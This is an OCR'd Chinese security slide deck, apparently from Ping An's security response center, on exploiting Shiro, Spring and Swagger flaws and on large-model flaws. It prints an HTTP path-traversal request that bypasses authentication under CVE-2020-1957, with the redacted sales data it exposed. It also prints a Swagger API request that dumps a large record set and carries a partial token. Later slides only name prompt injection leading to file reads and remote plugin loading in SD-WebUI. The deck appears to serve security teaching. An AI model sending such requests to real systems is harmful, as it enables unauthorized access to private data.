
常见组件漏洞的深入利用

负载均衡场景下的Shiro密钥爆破

Shiro+Sprinboot鉴权绕过

Swagger

负载Shiro



。。。
哼哧哼哧写代码

。。。
哼哧哼哧写代码

。。。
哼哧哼哧写代码

。。。
哼哧哼哧写代码

。。。
哼哧哼哧写代码

。。。
哼哧哼哧写代码

。。。
哼哧哼哧写代码

。。。
哼哧哼哧写代码


。。。
哼哧哼哧写代码

。。。
哼哧哼哧写代码

。。。
哼哧哼哧写代码

ShiroSpring

CVE–2020–1957
参考文章：https://blog.csdn.net/weixin_44037296/article/details/119105197



```
GET /welcome/../queryProjectSellAndOver HTTP/1.1
Host: [redacted]
Cookie: [redacted]
Cache-Control: max-age=0
Sec-Ch-Ua: " Not A;Brand";v="99", "Chromium";v="90"
Sec-Ch-Ua-Mobile: ?0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/90.0.4430.212 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0
.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
```


正在销售项目

□ 类别	项目ID	项目名称	演出开始时间	演出结束时间	项目城市	演出场馆	本日销售金额	销售总金额	操作

已结束项目

□ 类别	项目ID	项[redacted]	演出开始时间	演出结束时间	项目城市	[redacted]馆	销售总金额	操作
□ 演唱会	[redacted]79	[redacted]生[redacted]	[redacted]	[redacted]	常州市	[redacted]中心...	加载中...	查看报表
□ 演唱会	[redacted]50	[redacted]	[redacted]	[redacted]	[redacted]	[redacted]心...	[redacted]载中...	查看报表
□ 演唱会	[redacted]	[redacted]	[redacted]10[redacted]	[redacted]	[redacted]	[redacted]中...	[redacted]载中...	查看报表
□ 演唱会	1[redacted]	[redacted]	[redacted]	[redacted]	[redacted]	[redacted]中...	[redacted]载中...	查看报表
□ 演唱会	[redacted]	[redacted]...	[redacted]10[redacted]	[redacted]	[redacted]	苏[redacted]心...	[redacted]载中...	查看报表
□ 演唱会	[redacted]4	五[redacted]...	[redacted]	[redacted]	青[redacted]	青[redacted]馆	加载中...	查看报表
□ 演唱会	[redacted]	刘若[redacted]敬"...	[redacted]	[redacted]	南[redacted]	扬州[redacted]公...	加载中...	查看报表

Swagger PINGANSECURITYRESPONSECENTER



```
POST [redacted] HTTP/1.1
[redacted]
[redacted]
Conten[redacted]ngth: 63
Sec-Ch-Ua: "(Not(A:Brand";v="8", "Chromium";v="99"
Accept: application/json, text/plain, */*
Content-Type: application/json;charset=UTF-8
Authorization:
[redacted]
2UiLCJpYXQiOjE2NzY5NzY4NzN9.4j6haFkGkaD5pmCttHySA0I1PpLdzktYKW1IrX0G4IE
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.74 Safari/537.36
Sec-Ch-Ua-Platform: "Windows"
Origin: http[redacted]
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
[redacted]
Accept-Language: zh-CN,zh;q=0.9
Connection: close

{
  "page":2,
  "size":999999,
  "filterText":"",
  "employeeNotInList":[
  ]
}
```

```
HTTP/1.1 200
Date: Tue, 21 Feb 2023 10:
Content-Type: application/
Connection: close
Vary: accept-encoding,orig
Content-Length: 238

{
  "Request[redacted]
  "Code":200,
  "Message":"",
  "StackTrace":"",
  "Data":{
    "number":2,
    "last":false,
    "size":999999,
    "numberOfElements":0,
    "totalPages":1,
    "content":[
    ],
    "first":false,
    "totalElements":14491
    "empty":false
  }
}
```

PART THREE

3

大模型漏洞的深入利用

SD WebUI相关漏洞

提示词注入到任意文件读取


Top10

提示词注入(Prompt)	训练数据投毒
不安全的输出处理	模型拒绝服务
过度代理	权限控制不当
供应链漏洞	敏感信息泄露
不安全的插件	过度依赖

SD-WebUI

PINGANSECURITYRESPONSECENTER

平安安全应急响应中心
PINGAN Security Response Center



独立IP数	4,735
资产总数	
2024	18,481
国家	
中国	11,467
美国	3,900
日本	674
爱尔兰	386

configs
embedding
extensions-
extensions

Batch count 1
Batch size 1
CFG Scale 7
Seed -1
Script None

远程插件加载

PINGANSECURITYRESPONSECENTER

